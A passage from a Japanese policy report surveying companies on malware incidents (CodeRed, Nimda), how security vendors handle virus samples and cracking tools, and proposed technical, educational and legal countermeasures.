採用活動で利用した、メールを同報発信するアドレスリストに、コンピュータウイルスに感染したメールが送信され、登録学生にコンピュータウイルス感染被害が拡大した。当初は単一のコンピュータウイルスだけであったが、メールがやり取りされる中で Trojan、MTX、Hybris、Magistr 等、全部で 8 種類のコンピュータウイルスが流れた。対策として、ホームページ上にアンチウイルスベンダーのサイトへのリンクを掲載したが、破壊性の強いコンピュータウイルスが混入したことから、対策ソフトを配布することとした。フリーダイヤル回線による問い合わせ体制を整え、メールや手紙を通じて通知を行った。また、完全な告知のために新聞発表を行った。コンピュータウイルス対処のための経済的な損失だけではなく、顧客の信頼を失うことにも繋がったと考えている。（ユーザー企業）

CodeRed 2 により、莫大ではないが業務に支障がでる被害を受けた。CodeRed 2 によるネットワークダウンを防ぐためにポート 80 番のサービスを止めたことから、イントラネットの Web を参照することができなくなった。CodeRed 2 の感染は、プロバイダ接続に使った PC を社内ネットワークに接続し直したことから生じたものと考えられる。サーバの復旧はポート 80 番を制限したことから 1 日で行えた。ポート 80 番の制限解除はネットワークの状況確認後に行うこととし、重要な部分から順次検査・解除を行ったため、ネットワーク全体のサービスが復旧するするまでには 1、2 週間の期間を要した。（ユーザー企業）

Nimda が社内に侵入したが、パッチをあてていたため被害はなくサーバを止めることはなかったが、亜種の Nimda.E が海外法人から社内に混入し局所的な被害が生じた。対応するパターンファイルが提供されるまでメールサーバを止めた。(ユーザー企業)

CodeRed では 1000 のサーバが感染し、3 日間業務に支障が生じた。社内で感染したコンピュータウイルスが顧客に出ないようにポートを絞り、サーバでフィルタリングを行った。顧客に感染させたかどうかは確認できていない。また、一時的に国外からのアクセスを制限した。Nimda にも感染したが 1 日で対処できた。(サービス提供企業【ルータ・LAN】)

Nimda が流行した時にログサーバのハードディスクに負荷がかかり、ファイアウォールがパンクしそうになった。Nimda に感染すると外部のポートをスキャンするため、感染ピーク時には通常では考えられない程の通信が発生した。(サービス提供企業【プロバイダ】)

自社のネットワークの入口で検知できたコンピュータウイルスの数は 11 月で約 2 万件、12 月は 18 日までに約 7 万件に及ぶ。そのうち 1,2% が端末に届く。ほとんどが入口で駆除できているので、業務に支障が出るような被害はない。被害が生じても局所的なものである。(サービス提供企業【プロバイダ】)

会員がコンピュータウイルスに感染したメールを送信したことに対して、脅迫まがいの苦情が寄せられることがある。(サービス提供企業【プロバイダ】)

2. 不正プログラムの侵入経路

不正プログラムの侵入経路の多くは電子メールである。Nimda 以降、複合的な感染経路を持つものが出現しており、若干傾向が変わってきている。http サービスを使って感染するものが今後増えることも予想される。

最近ではユーザーに落ち度がなくても感染するタイプの不正プログラムが出現している。これまでは添付ファイルを不用意に開くことで感染するものが多かったが、メールのレビューや Web の閲覧だけで感染するタイプがでてきており、従来の対応等だけでは防げない状況になってきている。

常時接続などインターネット環境が改善されると、チャットを通じた不正プログラムやストリーミングに組み込まれた不正プログラムが増えると考えられる。クライアントコンピュータやゲートウェイサーバにアンチウイルスソフトウェアを導入していても、ダイヤルアップ接続で利用したクライアントコンピュータをそのまま社内 LAN に接続したことにより、社内に不正プログラムが混入するケースがある。ネットワークへの端末の接続ルールを規定するなど運用面での対策が重要となる。


第3章 情報セキュリティサービス企業が利用しているプログラム

1. コンピュータウイルス、ワーム、トロージャン及びボンバー

アンチウイルスベンダーは、アンチウイルスソフトウェアの開発、有効性確認等のために、過去に発生したコンピュータウイルス等を外部のネットワークから隔離された研究所内で保有しており、特定の社員のみが研究可能になっている。コンピュータウイルス、ワーム、トロージャン及びボンバー（以下「コンピュータウイルス等」という。）は、コードの解析だけでは動作の実態等が不明なため、他のネットワークと隔離された環境で実行させることがある。

また、アンチウイルスベンダーのコンピュータウイルス等の入手方法としては、感染したユーザーからの送付、コンピュータウイルス関連の情報交換サイトからのダウンロード、他のアンチウイルスベンダーとのサンプル交換、製造者からの送付等が挙げられるが、アンチウイルスベンダーは、オペレーティングシステムやアプリケーションの持つ機能で不正に利用される可能性を調査するために、コンピュータウイルス等のパーツともいえるプログラムを利用するものの、たとえ研究目的であっても自らがパーツを全て組み合わせてコンピュータウイルス等を製造することはない。

図表 3-1 情報セキュリティサービス企業が利用しているプログラム



2. クラッキングツール

サイバーセキュリティベンダー及びファイアウォール、ルータ等のサービス提供企業を中心に、業務上必要なツールとしてクラッキングツールが利用されている。主なクラ

ッキングツールとしては、パスワード解析プログラム、ポートスキャンツール、スニッファリングツール等が挙げられ、コンサルティングなどに利用されている。これらツールは、提携企業の製品及び市販製品の購入、インターネット上からのダウンロード等により入手しているケースが多く、必要があれば自社でこうしたツールの開発や改良を行う企業もあるが、自社では開発や改良を行わない企業の方が多かった。

第4章 不正プログラム対策（法規制を除く）

不正プログラム対策としては、既に官民によるさまざまな取組みがなされ、一定の効果をj得ているところであり、法規制以外の対策についても広く検討を行うことが必要である。そこで本章において調査先企業から調査した事項を含め、法規制を除いた不正プログラム対策について触れ、次章において法規制について触れることとする。

不正プログラムのうち、それ自身が直接不正な動作を行うコンピュータウイルス等については、その被害が急速に拡大してきており、早急な対策が必要である。また、クラッキングツールについては、それ自身が直接不正な動作を行う不正プログラムに関する対策と共通するものも多いが、独自の対策についても検討を行うこととする。

不正プログラムに関連して、何らかの対策の必要性が認識されている類似のプログラム等があるが、例えば、デマメールの場合には、デマが間接的に被害の要因になっているものの、不正プログラム対策とは、次元を異にする対策と考えられるなど、コンピュータウイルス等やクラッキングツールとは、その動作や特徴が異なることから本章で個別の対策について取り上げない。また、対策を検討するに当たっては、製造・流通・入手・保有・使用の各段階に分けて整理する。

なお、不正プログラムの中には、情報セキュリティ対策等の正当・有用な目的のために使用され得るものもあることから、その対策を検討するに当たっては、このような目的での使用を妨げないよう十分な配慮を行うことが必要である。

1．製造についての対策

不正プログラムによる被害を防止するためには、製造（新たなプログラムを作成すること）段階についても対策を行うことが必要である。現在、蔓延している不正プログラムの中には、高度なプログラミング技術を要せずとも製造できるものもあり、既に製造された不正プログラムに他の機能を付加するためにプログラムを改変することなども、容易に行うことができる。また、最近、一般ユーザーがジェネレーターをインターネット上で入手し、不正プログラムを製造することが可能になってきている。これらに対する対策として、次のようなものが考えられる。

- ・ 一般ユーザーが安易にコンピュータウイルス作成に手を染めないように学校教育等によりインターネット利用に関する倫理観の向上を図る。
- ・ 研究者等高度なプログラミング技術を有する者に対し、知識を不正な目的に活用することを防止するために学校教育、企業教育等により倫理観の向上を図るとともにプログラム開発のためのガイドラインを策定する。

特に不正プログラムを業務上の必要性から自ら開発している企業においては、企業教育等による倫理観の向上やガイドラインの策定が求められる。

2．流通・入手・保有についての対策

現状は、インターネット上や書籍等から容易に不正プログラムを入手できる状況にあり、一般ユーザーは、不正プログラムを使用したり、あるいは、若干の修正を施して使用したりすることが可能であることから、流通（他人が一般に入手可能な状態にすること）・入手（何らかの方法で受け取ること）・保有（自己が使用可能な状態にしておくこと）段階における対策が必要である。

ネットワーク上を流通する不正プログラムは、公共安全と秩序維持の観点から放置することのできない有害情報であり、他の有害情報と同様の対策が必要である。具体的には、


- ・ 警察によるサイバーパトロール（ネットワーク上を流通する違法情報及び有害情報を把握するとともに、関係者に対する指導、検挙、連絡、要請等適宜の措置を講ずることにより、違法情報の流通及び有害情報の流通による害悪の発生を防止を図る活動）
- ・ プロバイダ等関係団体による削除措置、再発防止措置等の自主的な対応
- ・ フィルタリング技術の開発
- ・ 書籍を販売する出版社等による自主的な対策
- ・ 研究開発等の正当な目的で保有されている不正プログラムが保有者の意思に反して流通し、不正な目的に転用されるような事態の発生を防止するためのガイドラインの策定等による適切な保管

等の対策が考えられる。

3．使用についての対策

不正プログラムの使用（不正プログラムを動作させること）についての対策としては、不正プログラムが有する機能により異なるものの、大別すると被害防止対策、被害拡大・再発防止対策等に分けられる。それぞれについて、対策を掲げるとともに、ヒアリング調査の結果も紹介する。

図表 4-1 不正プログラムの製造から使用まで



本製品には、エイチツーソフト (Tel:0422-28-5212 Fax:0422-28-5211) 製、「マスタークリップ」のクリップアートを使用しています。

(1) 被害防止対策

不正プログラムが一度使用されると、大きな被害をもたらすことから、被害を発生させないための被害防止対策が重要である。

- ・ 国民の情報セキュリティ意識の向上 (自衛の重要性の認識を高める)
 - 不正プログラムに対する国民の意識の向上を図り、被害に遭わないための対策について知識を身につけるようにしなければならない。その具体的な方策として、次の対策を聴取することができた。

- 情報セキュリティ意識向上のための啓蒙活動 -

国に対しては教育の強化を望む。学校教育の中で、コンピュータの使い方やネットワーク社会のモラルに関して、現実の世界と同じルールであるという啓蒙活動をして欲しい。政府関連のCMを流したりすることもあり得る。(サービス提供企業【ファイアウォール】)

現状、自己防衛していないユーザーが多い。第三者機関が勧告などを通じて、ユーザーのセキュリティ意識を高めていくことが必要である。(サービス提供企

業【ホーディングシステム】)

セキュリティに対する意識を高める必要がある。国は、法規制などという形で干渉するのではなく、IT教育に不正プログラムに関する項目を組み込むことや、サイバー社会のセキュリティに警鐘を鳴らす役割を担って欲しい。(情報セキュリティサービス企業【サイバースキュリティベンダー】)

ユーザーへのセキュリティに関する教育や啓蒙活動は独立した機関が行った方が、ユーザーに公平に映り効率的である。ベンダーとしてのセミナーは営業活動と捉えられ、セキュリティ対策の必要性が認識してもらいにくい。(情報セキュリティサービス企業【サイバースキュリティベンダー】)

・ 自衛手段の普及

情報セキュリティの確保のためには、情報セキュリティ意識の向上はもちろんのこと、これら情報に関してユーザーの裁量でその扱いが判断されることのないよう、組織として意思統一され、明文化された情報セキュリティポリシーの策定が必要であることから、企業、大学等の団体では、情報セキュリティポリシーを策定し、的確に運用することが必要である。ヒアリング調査においては、明文化されたガイドラインに関して次のような提案があった。

- 情報セキュリティ対策ガイドラインの整備 -

インターネット利用者は日々増加している。つまり初心者が日々増えているわけである。国がセキュリティの指針やガイドラインを定め、率先して啓蒙活動を行うべきである。(ユーザー企業)

建築物に最低限必要なガイドラインが定まっているように、国や公的機関がサイバーセキュリティ対策の基準を策定するのが良い。(サービス提供事業者【ホーディングシステム】)

公的機関からコンピュータウイルス対策指針を出して欲しいというユーザーの要望をよく聞く。現状出されているガイドラインはおおまかなことがわかって、個々のコンピュータウイルスに対してどう対処したらよいかわからない。公的機関が先頭に立ち、コンピュータウイルス対策を教えれば初心者など意識の低いユーザーが、どこに聞けばいいのかわからないという状況は無くなるだろう。一般ユーザーはセキュリティベンダー各社の情報よりも公的機関の情報の方がチェックしやすいのではないか。(情報セキュリティサービス企業【サイバースキュリティベンダー】)

国が指導的な立場として、企業やベンダー、ユーザーの意見を集めて、技術的

または資金的な補助を行い、コンピュータウイルスへの対策方法を整備して欲しい。マル適マークのような制度を設けて、上からの啓蒙を行うことは実効性があることだと考える。（情報セキュリティサービス企業【サーバ・セキュリティベンダー】）

既に国民の多くが不正プログラム対策として、アンチウイルスソフトウェアによる対策を採用し始めており、インターネットの常時接続環境の導入等によりその傾向は、ますます高まっている。アンチウイルスソフトウェアの実効性を促進するには、低価格、ビルトイン、自動更新等が有効であり、アンチウイルスベンダーの技術の向上等が求められる。また、ヒアリング調査においては、次のような提案があった。

- ユーザー企業への情報セキュリティ対策に向けたシステム作り -

2ヶ月に一回はセキュリティチェックをしなければならない、していない場合は国や公的機関が警告をするといった仕組み作りが必要である。（サービス提供企業【ファイアウォール】）

全てのクライアントコンピュータやサーバにアンチウイルスソフトウェアの導入を義務化するなどのルール作りが必要である。まずは企業ユーザーに関する規制を始めるべきである。現段階での消費者コンシューマへの規制は難しいだろう（情報セキュリティサービス企業【サーバ・セキュリティベンダー】）

不正プログラムには、クライアントコンピュータに対して被害を与えるものだけでなく、オペレーティングシステムの脆弱性についてサーバに対して被害を与えるものもあり、オペレーティングシステム等各種プログラムの質の向上、脆弱性に関する情報の公開、ユーザーへの情報提供、パッチプログラムをユーザーに行き渡らせるための自動更新等の対策も講じなければならない。

ヒアリング調査においては、次のような提案があった。

- ソフトウェア改修に向けた指導 -

国等から脆弱性をもった市販ソフトウェアを提供している会社に対して、脆弱性の早期解消などのソフトウェア改修の指導をお願いしたい。（ユーザー企業）

ベンダーの取組みに関して規定や指針があると良い。製品の機能について、どのような弊害が生じ得るのか利用者に説明する義務がある。セキュリティホールが発見された場合にすぐに公開できる体制を民間で整えていくことが必要である。（サービス提供企業【ファイアウォール】）

参考ではあるが、Sadmin/IIS Worm が発生した際に被害拡大を防止するため、警察庁から Solaris サーバを販売する 18 社に対して、その顧客に向けて下記の事項の実

施としていただくよう要請を行っている。

- ・ ホームページ書き換えプログラムの検知プログラムの提供
- ・ 未知のフォルダ及び未知のプログラムの確認依頼
- ・ 最新のパッチプログラムの適用依頼
- ・ ファイアウォール等による適切なフィルタリングの依頼
- ・ 都道府県警察のハイテク犯罪相談窓口情報の提供

情報セキュリティサービス企業は、不正プログラム対策として記述したアンチウイルスソフトウェアの普及以外にもさまざまなサービスの提供によりその被害防止を図っている。サービスの例としては、顧客のネットワークにセキュリティホールがないか、また各種機器の設定が正しいものになっているか検査するセキュリティチェックサービス、顧客のネットワークに不正アクセスを検知するシステムを導入し、情報セキュリティサービス企業が監視するセキュリティ監視サービス等である。また、最近、アンチウイルスソフトウェアを活用して、メールに添付されたファイルが不正プログラムではないかチェックを実施するサービスを提供しているプロバイダも多くなってきている。また、ヒアリング調査においては、次のような提案があった。

- プロバイダ等による対応 -

コンピュータウイルス等については、自己責任というだけではなく、社会的枠組みが必要になっている。使用する人への罰則といった法制度の他に、プロバイダで対応するといったさまざまなレベルでの対応が求められている。（ユーザー企業）

都道府県警察、情報処理振興事業協会等は、情報提供機関としての役割を担っているものの、今後、ますます複雑化し、悪質化する不正プログラムからの被害を防止するために、情報提供機関における相談体制を充実しなければならない。また、ヒアリング調査の要望にも見られるようにユーザーの利便性が高い体制を作らなければならない。

- 相談体制・連絡体制の整備 -

国や公的機関への連絡窓口を確立して欲しい。警視庁等にコンピュータウイルスを報告したところ、対応されなかったケースもあった。どこに連絡したらよいのか明確でない。情報伝達の仕組み作りが必要である。（サービス提供企業【ファイアウォール】）

公的な機関への被害報告は社名が出てしまうため行いづらい。報告をしても社名が外にでるおそれのない機関が必要である。（サービス提供企業（携帯電話））

プロバイダがユーザーに対して強制処分などを行う時、規約だけを根拠に処分

することは難しい。なぜだめなのかとユーザーに聞き直られると処分しにくい。公的なお墨付きがあれば、悪意のあるユーザーへの対応がスムーズにできる。プロバイダの判断が正しいことを権威付けする公的な第三者機関があれば良いと思う。ユーザーに処分などの判断を下す前に、処分の正当性などを相談できる窓口である。（サービス提供企業【プロバイダ】）

(2) 被害拡大・再発防止対策

不正プログラムの多くは、第1次的に被害に遭ったクライアントコンピュータやサーバのみならず、それを起点にその被害を他のクライアントコンピュータやサーバに伝搬させる特徴も持っており、一旦被害が発生した場合は、その被害拡大・再発防止対策が重要になってくる。

- ・ 被害発生情報・警告の早期発出・伝達

都道府県警察、情報処理振興事業協会、情報セキュリティサービス企業等による有効な広報媒体を利用した早期の情報提供が重要である。

- 情報セキュリティに関する情報提供 -

コンピュータウイルスの問題が社会的により認知されるよう、天気予報を流すようにコンピュータウイルスの注意報をマスコミで取り上げて欲しい。（ユーザー企業）

現在、各ワクチンベンダーが行っている情報提供や警告、対処法の説明はIPAなどの公的機関が行うのが望ましい。商売が絡まない独立した機関の方がユーザーの信頼を得やすい。自分の利用する環境に適したアドバイスや情報提供を求めている。（情報セキュリティサービス企業【サーバ-セキュリティベンダー】）

- ・ 緊急時の対応能力の向上

企業のクライアントコンピュータやサーバが被害に遭った場合、再発防止措置を図りながらも被害に遭ったシステムをいち早く復旧させ、ビジネスに影響を及ぼさないようにしなければならない。また、そのシステムが踏み台となって、他のシステムに対して被害が拡大しないようにしなければならない。そこでそれらに対処するため情報セキュリティサービス企業は、被害に遭った企業に出向いて被害範囲の特定、手段の解明、再発防止のための対策等を実施する緊急時対応サービスを提供したり、企業の緊急時における対応能力を向上させるために情報セキュリティ関連のトレーニングサービスを提供したりしている。

また、都道府県公安委員会は、不正アクセス行為を受けたアクセス管理者からの申出への対応として、不正アクセス禁止法第6条の援助規定に基づくアクセス管理者に対する助言・指導を、平成12年に6件、平成13年に21件実施している。不正アク

セス行為により被害を受けた場合に限定されるもののこのような行政サービスを積極的に活用することも対策のひとつと考えられる。

- 国・自治体内部のセキュリティ人材確保・育成 -

国や自治体の情報システムのセキュリティ管理をきちんと行って欲しい。万一、セキュリティ侵害が発生した場合には国民に影響がでる。実際の運用等はアウトソーシングしても良いが、メーカーやSIベンダー主導ではなく、自らセキュリティの知識を持って取組みが行えるよう、国や自治体の中にセキュリティをきちんと理解した人材を確保する必要がある。そのためのトレーニング等も必要である。(サービス提供企業【ファイアウォール】)

(3) その他

ヒアリング調査において、国等に対して税制優遇、費用補助及び被害者保護に向けた仕組み作りに関する要望があった。これら社会制度については、企業に対して不正アクセス対策に資する設備の導入を促進し、より安全で信頼性の高いネットワークを構築するために、税制の特別措置として「ファイアウォール税制」が創設されている。

- 国・自治体内部のセキュリティ人材確保・育成 -

税制優遇、費用補助

企業は投資に対して費用対効果を求める。そのためセキュリティについては実際に被害を受けないと取り組まないケースが多い。生命保険に加入すると確定申告で還付が受けられるが、これと同様な仕組みを企業向けに作り、セキュリティに取り組む目に見える効果を示すといった必要がある。(情報セキュリティサービス企業【サイバ-セキュリティベンダー】)

アンチウイルスソフトウェアの導入に対して税制優遇を行うなど、法規制とは別のやり方が考えられる(情報セキュリティサービス企業【サイバ-セキュリティベンダー】)

インターネットは道路と同様なインフラととらえ、地域での監視をする必要があるだろう。例えばプロバイダやNTTといった事業者がネットワークのモニタリングを行う必要があるのであれば、国がそのための費用処遇や税制優遇を行うことも考えられる。プロバイダにログを取ることを義務化することもあり得るが、資金の少ないプロバイダには負担が大きいの国が補助を行うことも必要であろう。(情報セキュリティサービス企業【サイバ-セキュリティベンダー】)

被害者保護に向けた仕組み作り

保険などとも関連するが、被害が生じた時に利用者を保護するような仕組みがあると良い。(サービス提供企業【ファイアウォール】)

4．クラッキングツール対策

クラッキングツールは、不正アクセス行為を行うために悪用されるプログラム全般であり、その種類は、不正アクセス行為の手口やセキュリティホールに応じ、さまざまである。本章 1．から 3．において列挙したコンピュータウイルス等の製造・流通・保有・入手・使用についての対策は、クラッキングツールにおいても有効であるが、クラッキングツールに関する独自の対策としては、次のようなものが考えられる。

- ・ ID・パスワード等識別符号の適切な管理
 - 誕生日、名前、電話番号等の推測されやすい単語をパスワードとして使わないようにし、定期的にパスワードを変更すること。
 - 利用者の登録抹消等により使われなくなった ID は、不正アクセス行為に使われやすいので管理者はそれらの ID を抹消すること。 等
- ・ サーバの適切な管理
 - 利用者の識別符号を用いて適切なサーバの利用制限をかけること。
 - 使っていないサービス(サーバの機能)を停止すること。
 - セキュリティ情報を収集するとともに最新のパッチプログラムの適用等適切な対策を判断すること。
 - 適切な(セキュリティを優先した)設定にする。 等
- ・ 外部との接続の制限
 - 外部ネットワークと内部ネットワークの間には、ファイアウォールを設置するとともに、アクセス制限ルールを適切に設定すること。
 - ダイヤルアップにより、リモートアクセスをさせる場合には、ネットワークへのアクセス箇所、接続 ID 等を適切に管理すること。 等
- ・ データのバックアップ
 - 万が一、システムダウンした時も容易に復旧できるよう、システムデータ及びユーザデータのバックアップを定期的を実施すること。 等
- ・ ログの安全な保存及び監査
 - ネットワーク上の各サーバについて、ログを取得する。取得したログには、侵入者の痕跡が残っている可能性があるので定期的に保存する。また、ログの改ざん・消去のためには、バックアップが有効である。 等
- ・ 不正アクセス検知
 - 侵入者がいた場合に自動的にメールでそれを通知したり、システムを強制的に切断したりする不正アクセス検知装置を必要に応じ導入すること。 等


第5章 不正プログラム対策（法規制）

本報告書においては、不正プログラムに対する法規制について具体的な提言を行うのではなく、不正プログラムにより過去に被害に遭った経験を有する企業や不正プログラムへの対策を実施している企業から意見を紹介するとともに、法規制に関する論点をまとめる。

1. 法規制の必要性

図表から分かるように不正プログラム等に対する何らかの法規制について、規制の範囲、行為等については意見が異なるものの何らかの法規制の必要性を認める企業は多い。

図表 5-1 不正プログラム等に対する法規制の必要性（N=29）



資料：三和総合研究所作成

(1) 法規制の必要性を認める意見

インターネットはもはや社会インフラと位置づけられるまでの役割を果たしている中で、不正プログラムによる被害が増加している現状にかんがみると何らかの規制が必要であるとしている。

- 法規制の必要性を認める意見 -

不正プログラムに関しては全て規制すべきである。表現の自由や通信の秘密の保護等との関係があり難しいかもしれないが、インターネットはもはや公共財と位置づけられるので、ある程度私権を制限することもあり得る。（ユーザー企業）

法規制の実効性はともかく、してはいけないことは何かを立法でもって、国民に知らしめる必要がある。（サービス提供企業【オペレーティングシステム】）

抑制効果により被害の増加を防ぐためには、ある程度罰則のある法律が必要で

ある。(サービス提供企業【オペレーティングシステム】)

法規制に賛成である。法規制で件数が減るかどうかはわからないが、作る行為、配布する行為に対する抑止効果が期待できる。法律ができれば企業の経営陣のセキュリティに対する意識が向上することも期待できる。(サービス提供企業)

コンピュータウイルス感染が急増している状況を見ると規制は必要かもしれない。(サービス提供企業【プロバイダ】)

インターネットは発展中の分野であることから、法律をすぐに見直せるような機会を多数設け、現実にあった法の運用を行うべきである。(サービス提供企業【ファイアウォール】)

不正プログラムに関する捜査は、これまでのハイテク犯罪と比較して、迅速な追跡が求められ、事件の認知を検挙に結びつけるのが困難なことが予想される。法規制の実効性については、愉快犯の犯罪抑制により被害軽減が図られるので法規制を行う意義があるという意見と確実に被疑者を検挙できる規制でなければならないという意見に分かれている。

- 法規制の在り方 -

犯罪抑制効果

法規制を行っても愉快犯が捕まるだけかもしれないが、それでも良い。プロモ網にかかることはあるので、いつでも捕まえられる仕組みを作っておく必要がある。立法により犯罪行為を明確化することと、実際に法を執行することとは違う次元の問題である。(サービス提供企業【オペレーティングシステム】)

法規制に反対しないが、実効性のあるものにして欲しい。愉快犯だけでも減るような抑止効果がある規制にして欲しい。(サービス提供企業【プロバイダ】)

規制により愉快犯の攻撃が減れば良い。愉快犯によるものが全体の80~90%はあると思う。(サービス提供企業【ファイアウォール】)

確実な検挙

確実に被疑者を検挙できる規制でなければ意味がない。規制しても数が減らなければ、問い合わせ対応が増える一方で、捜査協力もしなければならず負担ばかりが増える。(サービス提供企業【プロバイダ】)

禁止しても処罰のできない規制であれば意味がない。実効性のあるものでなければならない。(ユーザー企業)

不正プログラムに対しては、故意に不正プログラムを送信し、送信先の業務を妨害した事件を検挙した事例(参照:第2章)が若干ながらあることから分かるように、現行法に

もある程度の規制が存在する。新しい規制の在り方については、不正プログラムに注目するよりも不正プログラムの使い方、行為を規制すべきではないかという指摘が多くなされている。

- 新しい規制の在り方 -

法規制は現行法では不十分である。踏み台となって不正プログラムの感染拡大を招くといったことに対する罰則も求められる。(情報セキュリティサービス企業【サーバ-セキュリティ-】)

現行の刑法(電磁的記録不正作出等)や不正アクセス禁止法などのコンピュータ関連の法律は実際の被害が発生してからの対処である。その意図性を証明することも難しい。不正プログラムの規制でもどこまで取り締まるのかを明確にする必要がある。(情報セキュリティサービス企業【サーバ-セキュリティ-】)

不正プログラムを定義することは難しいのではないか。プログラムではなく、使い方を規制すべきである。ただし、ものすごく凶悪なものがでてくるかもしれない。その時取り締まれるように、法律ではぼんやりと定義を行って、運用でカバーするのが良い。(情報セキュリティサービス企業【サーバ-セキュリティ-】)

業務妨害、器物損壊等の現行法で対応できるかどうかは疑問である。(ユーザー企業)

現行法でも業務妨害などで違法とできるが、被害者の立場に立つと、誰を訴えればよいのか明確でないことが多い。ハイテク犯罪では、相手が誰なのかを特定することは難しいのではないか。(ユーザー企業)

被害の対象として、サービス事業者のサーバ等の被害だけではなく、サービス利用者の端末の被害も含めて捉えるようにして欲しい。(サービス提供企業【携帯電話】)

どのような行為を犯罪にするかにより影響するが、「平成 13 年に発生した不正アクセス行為を伴う不正プログラム事案」(参照：第 2 章)や「海外におけるコンピュータウイルス感染の有無」(参照：第 2 章)から明らかなように、不正アクセス行為の禁止等に関する法律と同様にインターネットには国境がないことに配慮し、世界的に整合性のとれた法制度を整備しなければならないという指摘が多くなされている。

- 法規制の国際的な整合性が必要 -

インターネット上には国境がない。コンピュータウイルスが最初に使われた国、経由してきた国の法制度が問題となる。国内で違法としても合法とする国が存在する限り、実効性に疑問がある。法規制を行うのであれば、全世界で同じ水

